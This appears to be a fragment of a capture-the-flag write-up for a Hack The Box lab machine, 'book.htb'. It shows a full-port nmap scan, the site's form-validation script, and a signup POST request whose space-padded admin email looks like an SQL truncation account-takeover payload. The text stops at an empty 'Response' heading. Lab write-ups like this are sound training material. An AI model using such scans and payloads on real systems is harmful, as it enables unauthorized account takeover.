




```
root@kali:~/Masaüstü# nmap -Pn -sS -sV -p- -T4 10.10.10.176
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-20 15:55 +03
Warning: 10.10.10.176 giving up on port because retransmission cap hit (6).
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.41% done; ETC: 16:09 (0:12:53 remaining)
Stats: 0:04:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.52% done; ETC: 16:12 (0:11:47 remaining)
Nmap scan report for 10.10.10.176
Host is up (0.073s latency).
Not shown: 65520 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
6305/tcp  filtered unknown
17299/tcp filtered unknown
17903/tcp filtered unknown
23540/tcp filtered unknown
24484/tcp filtered unknown
25392/tcp filtered unknown
29518/tcp filtered unknown
39518/tcp filtered unknown
41039/tcp filtered unknown
42696/tcp filtered unknown
48856/tcp filtered unknown
61017/tcp filtered unknown
61576/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
    border-radius: 50%;
    display: inline-flex;
    justify-content: center;
    align-items: center;
    margin: 0 5px;
    height: 40px;
    width: 40px;
}
</style>
<script>
  window.console = window.console || function(t) {};
</script>
<script>
  if (document.location.search.match(/type=embed/gi)) {
    window.parent.postMessage("resize", "*");
  }
function validateForm() {
  var x = document.forms["myForm"]["name"].value;
  var y = document.forms["myForm"]["email"].value;
  if (x == "") {
    alert("Please fill name field. Should not be more than 10 characters");
    return false;
  }
  if (y == "") {
    alert("Please fill email field. Should not be more than 20 characters");
    return false;
  }
}
</script>
```




Request

```
POST / HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: PHPSESSID=j35ld62oqen9oqggq85omadv13
Upgrade-Insecure-Requests: 1

name=admin&email=admin@book.htb      06&password=admin123123
```

Response

